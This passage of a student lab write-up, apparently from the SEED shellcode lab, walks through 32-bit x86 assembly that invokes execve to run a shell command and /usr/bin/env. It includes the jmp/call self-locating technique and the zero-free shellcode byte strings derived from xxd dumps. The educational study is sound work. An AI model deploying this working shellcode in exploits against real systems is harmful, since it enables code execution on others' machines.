      push eax          ; argv[3] = 0
      push edx          ; argv[2] = "ls -la"
      push ecx          ; argv[1] = "-ccc"
      push ebx          ; argv[0] points "/bin//sh"
      xor ecx,ecx       ; set ecx 0
      mov  ecx, esp     ; Get the address of argv[]

      ; For environment variable
      xor  edx, edx     ; No env variables

      ; Invoke execve()
      xor  eax, eax     ; eax = 0x00000000
      mov   al, 0x0b    ; eax = 0x0000000b
      int 0x80
~
~
~
~
~
~
```

As you can see from the screenshot, I am able to compile and create shell and execute it.



```
[03/08/22]seed@VM:~/.../lab2$ vi mysh1c.s
[03/08/22]seed@VM:~/.../lab2$ nasm -f elf32 mysh1c.s -o mysh1c.o
[03/08/22]seed@VM:~/.../lab2$ ld -m elf_i386 mysh1c.o -o mysh1c
[03/08/22]seed@VM:~/.../lab2$ sudo ./mysh1c
total 84
drwxrwxr-x  3 seed seed 4096 Mar  8 19:49 .
drwxr-xr-x 10 seed seed 4096 Mar  7 23:25 ..
drwxrwxr-x  2 seed seed 4096 Dec 27  2020 Labsetup
-rw-rw-r--  1 seed seed  294 Mar  7 23:27 Makefile
-rwxrwxr-x  1 seed seed  543 Mar  8 19:36 convert.py
-rw-rw-r--  1 seed seed 2036 Mar  7 23:26 lab2.zip
-rwxrwxr-x  1 seed seed 4504 Mar  8 00:41 mysh
-rw-rw-r--  1 seed seed  432 Mar  8 00:40 mysh.o
-rw-rw-r--  1 seed seed  642 Mar  8 00:39 mysh.s
-rwxrwxr-x  1 seed seed 4508 Mar  8 18:35 mysh1b
-rw-rw-r--  1 seed seed  448 Mar  8 18:35 mysh1b.o
-rw-rw-r--  1 seed seed  752 Mar  8 18:43 mysh1b.s
-rwxrwxr-x  1 seed seed 4536 Mar  8 19:49 mysh1c
-rw-rw-r--  1 seed seed  480 Mar  8 19:49 mysh1c.o
-rw-rw-r--  1 seed seed 1022 Mar  8 19:49 mysh1c.s
-rw-rw-r--  1 seed seed  266 Mar  8 02:48 mysh2.s
-rw-rw-r--  1 seed seed  523 Mar  8 02:57 mysh2Explaination.s
-rw-rw-r--  1 seed seed  378 Mar  7 23:27 mysh_64.s
[03/08/22]seed@VM:~/.../lab2$
```

Now we can run the xxd and copy the bits and check in convert.py file for zeros, we can see from the screenshot that there are no zero values in the string.



```
[03/08/22]seed@VM:~/.../lab2$ xxd -p -c 20 mysh1c.o
7f454c4601010100000000000000000001000300
0100000000000000000000004000000000000000
3400000000002800050002000000000000000000
0000000000000000000000000000000000000000
0000000000000000000000000000000000000000
0000000001000000010000000600000000000000
100100003a000000000000000000000010000000
0000000007000000030000000000000000000000
5001000021000000000000000000000001000000
0000000011000000020000000000000000000000
8001000040000000040000000300000004000000
1000000019000000030000000000000000000000
c001000011000000000000000000000001000000
00000000000000000000000031c050682f2f7368
682f62696e89e331c951682d63636389e131d252
66ba6c6152686c73202d31d289e25052515331c9
89e131d231c0b00bcd800000000000000002e7465
7874002e736873747274616200 2e73796d746162
002e737472746162000000000000000000000000
0000000000000000000000000000000000000000
0100000000000000000000000400f1ff00000000
00000000000000000300010000a0000000000000
0000000010000100006d79736831632e73005f73
7461727400000000000000000000000000000000
[03/08/22]seed@VM:~/.../lab2$ vi convert.py
[03/08/22]seed@VM:~/.../lab2$ ./convert.py
Length of the shellcode: 58
shellcode= (
   "\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x31"
   "\xc9\x51\x68\x2d\x63\x63\x63\x89\xe1\x31\xd2\x52\x66\xba\x6c\x61"
   "\x52\x68\x6c\x73\x20\x2d\x31\xd2\x89\xe2\x50\x52\x51\x53\x31\xc9"
   "\x89\xe1\x31\xd2\x31\xc0\xb0\x0b\xcd\x80"
).encode('latin-1')
[03/08/22]seed@VM:~/.../lab2$
```


1.d: Providing Environment Variables for execve()

In this problem we will have environment variables in edx. We will create this in similar way as we did for the arguments in previous problem.

env[3] = 0 // 0 marks the end of the array
env[2] = address to the "cccc=1234" string
env[1] = address to the "bbb=5678" string
env[0] = address to the "aaa=1234" string


First we will change the array arguments from /bin/sh to /usr/bin/env. This we can achieve by push them in stack and then assigning the esp to ecx.

No we will start building then environment variable we will push one by one all the arguments to store the esp of each arguments we will use additional register edi and esi as well. Following is my code.




```
section .text
  global _start
    _start:
      ; Store the argument string on stack
      xor  eax, eax
      push eax          ; Use 0 to terminate the string
      push "/env"       ; changed to the required
      push "/bin"
      push "/usr"
      mov  ebx, esp     ; Get the string address
      ; Construct the argument array argv[]
      push eax          ; argv[1] = 0
      push ebx          ; argv[0] points "/bin//sh"
      mov  ecx, esp     ; Get the address of argv[]
      ; For environment variable
      xor  edx, edx     ; No env variables

      ;Code for setting environment variables
      xor eax,eax      ; push values for env[0]
      push eax
      push "1234"
      push "aaa="
      mov eax, esp
      xor edi, edi     ; push values for env[1]
      push edi
      push "5678"
      push "bbb="
      mov edi, esp
      xor edx, edx     ; push values for env[2]
      push edx
      mov dl, 0x34 ; add 4
      push edx
      push "=123"
      push "cccc"
      mov edx, esp

      ; Constuct env[] array
      xor esi, esi
      push esi         ; env[3] = 0
      push edx         ; env[2] = "cccc=1234"
      push edi         ; env[1] = "bbb=5678"
      push eax         ; env[0] = "aaa=1234"
      mov edx, esp     ; set env variable
      xor edi, edi     ; set to 0
      ; Invoke execve()
      xor  eax, eax     ; eax = 0x00000000
      mov   al, 0x0b    ; eax = 0x0000000b
      int 0x80
~
~
```

I compiled and run the shell. You can see from the output screenshot that environment variables are working fine.



```
[03/08/22]seed@VM:~/.../lab2$ vi myenv.s
[03/08/22]seed@VM:~/.../lab2$ nasm -f elf32 myenv.s -o myenv.o
[03/08/22]seed@VM:~/.../lab2$ ld -m elf_i386 myenv.o -o myenv
[03/08/22]seed@VM:~/.../lab2$ ./myenv
aaa=1234
bbb=5678
cccc=1234
[03/08/22]seed@VM:~/.../lab2$ 
```

Now we can run xxd for binary and paste it to convert.py, from screenshot we can see that there are no zeros.




```
[03/08/22]seed@VM:~/.../lab2$ xxd -p -c 20 myenv.o
7f454c4601010100000000000000000001000300
0100000000000000000000004000000000000000
3400000000002800050002000000000000000000
0000000000000000000000000000000000000000
0000000000000000000000000000000000000000
0000000001000000010000000600000000000000
100100005a000000000000000000000010000000
0000000007000000030000000000000000000000
7001000021000000000000000000000001000000
0000000011000000020000000000000000000000
a0010000400000000400000003000000040000000
1000000019000000030000000000000000000000
e001000010000000000000000000000001000000
00000000000000000000000031c050682f656e76
682f62696e682f75737289e3505389e131d231c0
506831323334686161613d89e031ff5768353637
3868626262623d89e731d252b23452683d31323368
6363636389e231f65652575089e231ff31c0b00b
cd80000000000000002e74657874002e73687374
72746162002e73796d746162002e737472746162
0000000000000000000000000000000000000000
0000000000000000000000000100000000000000
00000000400f1ff000000000000000000000000
0300010009000000000000000000000010000100
006d79656e762e73005f737461727400
[03/08/22]seed@VM:~/.../lab2$ vi convert.py
[03/08/22]seed@VM:~/.../lab2$ ./convert.py
Length of the shellcode: 90
shellcode= (
   "\x31\xc0\x50\x68\x2f\x65\x6e\x76\x68\x2f\x62\x69\x6e\x68\x2f\x75"
   "\x73\x72\x89\xe3\x50\x53\x89\xe1\x31\xd2\x31\xc0\x50\x68\x31\x32"
   "\x33\x34\x68\x61\x61\x61\x3d\x89\xe0\x31\xff\x57\x68\x35\x36\x37"
   "\x38\x68\x62\x62\x62\x3d\x89\xe7\x31\xd2\x52\xb2\x34\x52\x68\x3d"
   "\x31\x32\x33\x68\x63\x63\x63\x63\x89\xe2\x31\xf6\x56\x52\x57\x50"
   "\x89\xe2\x31\xff\x31\xc0\xb0\x0b\xcd\x80"
).encode('latin-1')
[03/08/22]seed@VM:~/.../lab2$ 
```

Task 2: Using Code Segment

2.a


In this problem we are storing our program in code segment and through function call we are executing it. This would work because we have set all the pointer ebx, ecx and edx correctly, and when the execve happens the parameters would be able to fetch the correct items for it the run. I have provided a detailed explanation in my code. Below is my code screenshot with explanation in comments:



```
section .text
  global _start
    _start:
        BITS 32
        jmp short two          ; This will jump the execution to function two
    one:
        pop ebx                ; This would make ebx to point to string in function two
        xor eax, eax           ; store 0 in eax
        mov [ebx+7], al        ; insert terminating char 0
        mov [ebx+8], ebx       ; save address of string in ebx+8
        mov [ebx+12], eax      ; insert 4 byte terminating character 0 in ebx + 12
        lea ecx, [ebx+8]       ; load the arg arr
        xor edx, edx           ; set environment variable to 0
        mov al,  0x0b          ; set eax to syscall number 11
        int 0x80               ; kernel interupt with 80
     two:
        call one              ; this will call function one
        db '/bin/sh*AAAABBBB'; this is data byte which stores the string/our code
~
~
~
~
```


2.b

In this task, we are also setting the environment variable. First thing for us is to build the string and we will also add filler characters. We will calculate the exact location of each arguments and variable to be set in the array and add the terminating character 0. For this we will also make use of esi and edi characters like we did in the problem 1.d. We will add the arguments pointer correctly this would require a bit calculations. I have explained my code in the comments of the code screenshot provided below.



```
section .text
  global _start
    _start:
        BITS 32
        jmp short two              ; Jump to function two
    one:
        pop ebx                    ; store pointer in ebx
        xor eax, eax               ; set eax to 0
        mov [ebx+0xc], al          ; add 0 as termintaion at position ebx + 12 as we have /usr/bin/env size
        mov [ebx+0xd], ebx         ; add string address to ebx + 13
        mov [ebx+0x11], eax        ; add the ending char 0
        lea ecx, [ebx+0xd]         ; load effective address of address of string
        mov [ebx + 0x19],al        ; add the 0 at the end
        lea esi, [ebx + 0x15]      ; load effective address for string
        mov [ebx + 0x1a], esi      ; store esi
        mov [ebx + 0x1e],eax       ; add 0
        mov [ebx + 0x26],al        ; add 0
        lea edi,[ebx + 0x22]       ; load effective address for string
        mov [ebx + 0x27],edi       ; store edi
        mov [ebx + 0x2b],eax       ; add 0
        ;This is for environment variable array[]
        ;We will set the array indexes
        mov [ebx + 0x2c],esi
        mov [ebx + 0x30],edi
        mov [ebx + 0x34],eax       ;

        lea edx, [ebx + 0x2c]      ; set environment variable
        mov al,  0x0b
        int 0x80
     two:
        call one                  ;This will call the function one
        db '/usr/bin/env*AAAABBBBa=11*AAAABBBBb=22*AAAABBBBBAAAABBBBAAAA' ; This is our code with env variables
~
~
~
~
~
```

Below is the output showing the environment variable are correctly set and displayed. Hence we are able to write shell code in code segment with environment variables.



```
[03/09/22]seed@VM:~/.../lab2$ vi mysh2b.s
[03/09/22]seed@VM:~/.../lab2$ nasm -f elf32 mysh2b.s -o mysh2b.o
[03/09/22]seed@VM:~/.../lab2$ ld --omagic -m elf_i386 mysh2b.o -o mysh2b
[03/09/22]seed@VM:~/.../lab2$ mysh2b
a=11
b=22
```